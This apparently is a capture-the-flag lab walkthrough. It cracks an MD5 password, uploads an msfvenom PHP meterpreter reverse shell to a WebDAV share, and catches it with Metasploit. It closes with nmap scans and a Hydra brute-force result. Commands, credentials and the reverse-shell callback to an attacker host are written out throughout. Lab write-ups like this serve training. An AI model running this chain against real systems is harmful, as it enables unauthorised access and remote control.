
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u


Color Codes: Green Exact match, Yellow Partial match, Red Not found.




Look at that, we have our result of “linux4u” as the password. Now to return to the instructions on Ashton’s personal note.




Let's try these steps.



Looks like this didn't work. So let's try with the current ip we have.




Using "192.168.1.105/webdav/" Gets us the login credentials which we will use "ryan" for the username and "linux4u" as the password.




Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3cccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser



We have "passwd.dav" here so let's take a look in there.



We are now in the "webdav" and there's a password here. Next we need to construct our payload. We'll need to use metasploit and msfvenom next. Msfvenom will be used to create our payload and metasploit to deliver it.

For this we'll need the following info for our kali machine:

- o IP Address: 192.168.1.90

Which can also be found using "ifconfig" command.


```
root@Kali:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,
      inet 192.168.1.90 netm
```

Meterpreter's default port value is 4444 so we'll use that. We'll be using PHP reverse shell payload.


```
root@Kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> payloadshell.php
```

Here's our scripted payload

Now to get it onto the server. We can do this by using Kali's fileshare.




Type in the wevdav server path into the "Browse Network" search



It will ask for credentials. Use “ryan” for username and “linux4u” for password.

Next, drag and drop your payload into the server.



We have our payload all ready to go. Time to connect with metasploit.

Run a: search multi/handler

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/apache_mod_cgi_bash_env	2014-09-24	normal	Yes	Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
1	exploit/android/local/janus	2017-07-31	manual	Yes	Android Janus APK Signature Bypass
2	exploit/linux/local/apt_package_manager_persistence	1999-03-09	excellent	No	APT Package Manager Persistence
3	exploit/linux/local/bash_profile_persistence	1989-06-08	normal	No	Bash Profile Persistence
4	exploit/linux/local/desktop_privilege_escalation	2014-08-07	excellent	Yes	Desktop Linux Password Stealer and Privilege Escalation
5	exploit/linux/local/yum_package_manager_persistence	2003-12-17	excellent	No	Yum Package Manager Persistence
6	exploit/multi/handler		manual	No	Generic Payload Handler
7	exploit/windows/browser/persists_xupload_traversal	2009-09-29	excellent	No	Persists XUpload ActiveX MakeHttpRequest Directory Traversal
8	exploit/windows/mssql/mssql_linkcrawler	2000-01-01	great	No	Microsoft SQL Server Database Link Crawling Command Execution

“Use 6” for option six.

```
Metasploit

      =[ metasploit v5.0.76-dev
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post
+ -- --=[ 558 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion
ver at 192.168.1.105 Port 80
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > 
```

Next we have to set our payload.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > 
```

Use an options command to list what we have

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):


  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  LHOST
  e specified
  LPORT  4444            yes       The listen address (an interface may b
modified.  Size Description
  Exploit target:

  Id  Name
  --  --
  0  Wildcard Target
ver at 192.168.1.105 Port 80
msf5 exploit(multi/handler) > 
```

There's no ip listed so let's input one in. Use the attack machine's ip.

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > 
```

Now to run the exploit



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.day	2019-05-07 18:19	43	
payloadshell.php	2022-02-08 05:17	1.1K	

Don't forget to turn the payload on the server or meterpreter will not work.

```
meterpreter > getwd
/var/www/webdav
meterpreter > sysinfo
Computer      : server1
OS            : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 1
1:33:10 UTC 2020 x86_64
Meterpreter   : php/linux
meterpreter > 
```

Looks like we're in the right place

Run a "cd /" then an "ls -a"

```
meterpreter > cd /
meterpreter > ls -a
Listing: /
=====
Mode          Size      Type  Last modified      Name
----          ----      ---   -----      ---
40755/rw-r--r-- 4096    dir   2020-05-29 12:05:57 -0700  bin
40755/rw-r--r-- 4096    dir   2020-06-27 23:13:04 -0700  boot
40755/rw-r--r-- 3840    dir   2022-02-07 18:29:29 -0800  dev
40755/rw-r--r-- 4096    dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r-- 16     fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rw-r--r-- 4096    dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r-- 57982894  fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r-- 57977666  fil   2020-06-15 12:30:25 -0700  initrd.img.o

```

You can also run “shell” and do “ls”

```
meterpreter > shell
Process 3342 created.
Channel 1 created.
ls
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
```

There's our flag!

Time difference is 8 hours

We did some additional testing below with some other flags and commands after an attempt to fix

```
root@Kali:~/Desktop# netdiscover -r 192.168.1.255/16
```

```
Currently scanning: 192.168.113.0/16 | Screen View: Unique Hosts
```

```
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 168
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	00:15:5d:00:04:0d	2	84	Microsoft Corporation
192.168.1.100	4c:eb:42:d2:d5:d7	1	42	Intel Corporate
192.168.1.105	00:15:5d:00:04:0f	1	42	Microsoft Corporation

```
root@Kali:~/Desktop# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-11 17:17 PST
Nmap scan report for 192.168.1.1
Host is up (0.00050s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2179/tcp   open  vmrdp?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp  open  http      Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.63 seconds
root@Kali:~/Desktop#
```

```

root@Kali:~/Desktop# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-11 17:20 PST
Nmap scan report for 192.168.1.105
Host is up (0.00095s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|   256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
SIZE  TIME      FILENAME
-    2019-05-07 18:23  company_blog/
422   2019-05-07 18:23  company_blog/blog.txt
-    2019-05-07 18:27  company_folders/
-    2019-05-07 18:25  company_folders/company_culture/
-    2019-05-07 18:26  company_folders/customer_info/
-    2019-05-07 18:27  company_folders/sales_docs/
-    2019-05-07 18:22  company_share/
-    2019-05-07 18:34  meet_our_team/
329   2019-05-07 18:31  meet_our_team/ashton.txt
404   2019-05-07 18:33  meet_our_team/hannah.txt

|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/11%OT=22%CT=1%CU=33441%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=62070B64%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=106%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

```

```

[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-11 17:31:06
root@Kali:~/Desktop# 

```